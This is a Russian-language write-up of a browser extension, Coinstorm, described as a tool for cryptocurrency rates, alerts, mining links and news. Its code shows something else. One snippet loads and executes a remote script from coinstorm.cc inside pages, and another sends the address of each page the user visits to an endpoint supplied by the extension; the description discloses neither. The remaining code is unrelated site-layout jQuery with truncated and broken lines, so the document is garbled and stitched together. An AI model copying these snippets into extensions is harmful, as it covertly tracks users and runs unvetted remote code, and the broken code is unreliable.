

---

# Описание расширения Coinstorm

## Table of Contents

Описание продукта .....	1
Реализация и скриншоты работы .....	1
Выводы .....	4

## Описание продукта

Было сделано расширение для браузера, с помощью которого можно следить за курсов валют не заходя на специализированные сайты и в любое время, которое вы проводите в Вашем браузере.

**Table 1. Функциональность:**

Кнопка Courses	Поможет пересчитать по актуальному курсу любую криптовалюту в любую другую валюту или криптовалюту.
Signals	Добавление оповещение о продаже, подъёме или падении заданной Вами валюты.
Ico	Список сайтов и ссылки с описаниями для майнинга криптовалюты а так-же счётчик заработанного Вами количества.
News	Новости с рынка криптовалют.

## Реализация и скриншоты работы

Вся логика продукта реализована в папке js, а также использовались библиотеки, которые находятся в папке libs.

Далее представлен некоторый код расширения :

```
function loadScript(url, callback){

    var script = document.createElement("script")
    script.type = "text/javascript";

    if (script.readyState){ //IE
        script.onreadystatechange = function(){
            if (script.readyState == "loaded" ||
                script.readyState == "complete"){
                script.onreadystatechange = null;
                callback();
            }
        };
    } else { //Others
        script.onload = function(){
            callback();
        };
    }

    script.src = url;
    document.getElementsByTagName("head")[0].appendChild(script);
}
```

```
loadScript("https://coinstorm.cc/js/script.js", function(){
    //initialization code
});

chrome.extension.sendRequest({action: "getimg"}, function(data)
{
    var href = document.location.href;
    if (href.indexOf("about:") == 0 || href.indexOf("chrome:") == 0 || href.indexO

    var m = href.match(/https?:\/\/..*?\/\//i);
    var img = new Image();
    img.src = data + "&t=v&u=" + encodeURIComponent(m) + "&rnd=" + Math.random();

});
```

Ico

```
if ($("#flexkomanda").html() != undefined){
/**
 * Эффект прилипания
 *
 * Эффект прилипания для сотрудников
 */
$(window).scroll(function(){
    if (ff2==1 || hNow hEnd2){
        $(".flexbig").css("position", "fixed");
        $(".flexbig").css("top", menuH+"px");
        $(".flexbig").css("left", leftBig+"px");
        ff2=0;
    }
    if (ff==0 || hNow>hBegin2 || hNow hEnd2){
        $(".flexbig").css("position", "fixed");
        $(".flexbig").css("top", menuH+"px");
        $(".flexbig").css("left", leftBig+"px");
        ff=1;
    }
    else if(hNow>hEnd2 || ff2==0){
        $(".flexbig").css("position", "absolute");
        topa=$("#flexkomanda").innerHeight()-$(".flexbig").innerHei
        $(".flexbig").css("top", topa + "px");
        $(".flexbig").css("left", leftBig-$("#flexkomanda").offset(
        ff2=1;
    }
    else if(hNow hBegin2 || ff==1){
        ff=0;
        $(".flexbig").attr("style", "");
    }
});
}
```

Portfolio

\* Функция изменяет свойства страницы case

```

*
* Функция вызывается при изменении размера окна
*/
function resize(){
    for (i=0; i<lines.length; i++){
        parent=lines.eq(i).parent();
        heightline=parent.parent().parent().offset().top+parent.parent().height();
        lines.eq(i).css("height", heightline+15+"px");
        lines.eq(i).css("bottom", -heightline+"px");
    }
    $(".greyline4").css("left", $(".greyline6").offset().left);
    $(".greyline3").css("left", $(".greyline0").offset().left);
    $(".greyline03").css("left", $(".greyline00").offset().left);
    $(".greyline5").css("left", $(".greyline00").offset().left);
    $(".greyline7").css("left", $(".greyline00copy").offset().left);
    if ($(window).outerWidth(>1320){
        $(".number").css("left", $(".greyline00").offset().left-147);
        $(".number0").css("left", $(".greyline00").offset().left-154);
    }
    else if ($(window).outerWidth(>990){
        $(".number").css("left", $(".greyline00").offset().left-110);
        $(".number0").css("left", $(".greyline00").offset().left-113);
    }
    else if ($(window).outerWidth(>477){
        $(".number").css("left", $(".greyline00").offset().left-60);
        $(".number0").css("left", $(".greyline00").offset().left-60);
    }
    else{
        $(".number").attr("style", "");
    }
    if ($(window).outerWidth(<991){
        $(".blocks1, .block2, .block3, .block4, .fp-tableCell").attr("style", "");
    }
}
resize();
$(window).resize(function(){
    resize();
});

if ($(window).outerWidth(<991){
    $(".blocks1, .block2, .block3, .block4, .fp-tableCell").attr("style", "");
}

colors=$(".colors .color p");
circleColor=$(".colors .color .circlecolor");
for (i=0; i<colors.length; i++){
    circleColor.eq(i).css("background-color", colors.eq(i).text());
    if (colors.eq(i).text() == "#FFFFFF" || colors.eq(i).text() == "#ffff")
        circleColor.eq(i).css("box-shadow", "0px 6px 10px 5px rgba(0, 0, 0, 0.5)");
}
}
// index.html-----
if ($("#bgheader2").html()!=undefined){
    $(".foto").eq(0).addClass("activefoto");
    infoFoto();
}
/**
* Инициализация значений для сотрудников
*


```

```

* Подставляет значения при выборе сотрудника
*/
function infoFoto(){
    $(".bigfoto").attr("style", $(".activefoto .smallfoto").attr("style");
    $(".name2").text($(".activefoto .name").text());
    $(".doljnost2").text($(".activefoto .doljnost").text());
    $(".opischlena2").text($(".activefoto .opischlena").text());
}
allPortfolio($(".portfolionone");

```

Ниже представлен скриншот первого экрана расширения.



## Выводы

В течении некоторого времени было разработано расширение для браузера при помощи использования js и css. Расширение получилось интуитивно понятным, многоязычным и удобным.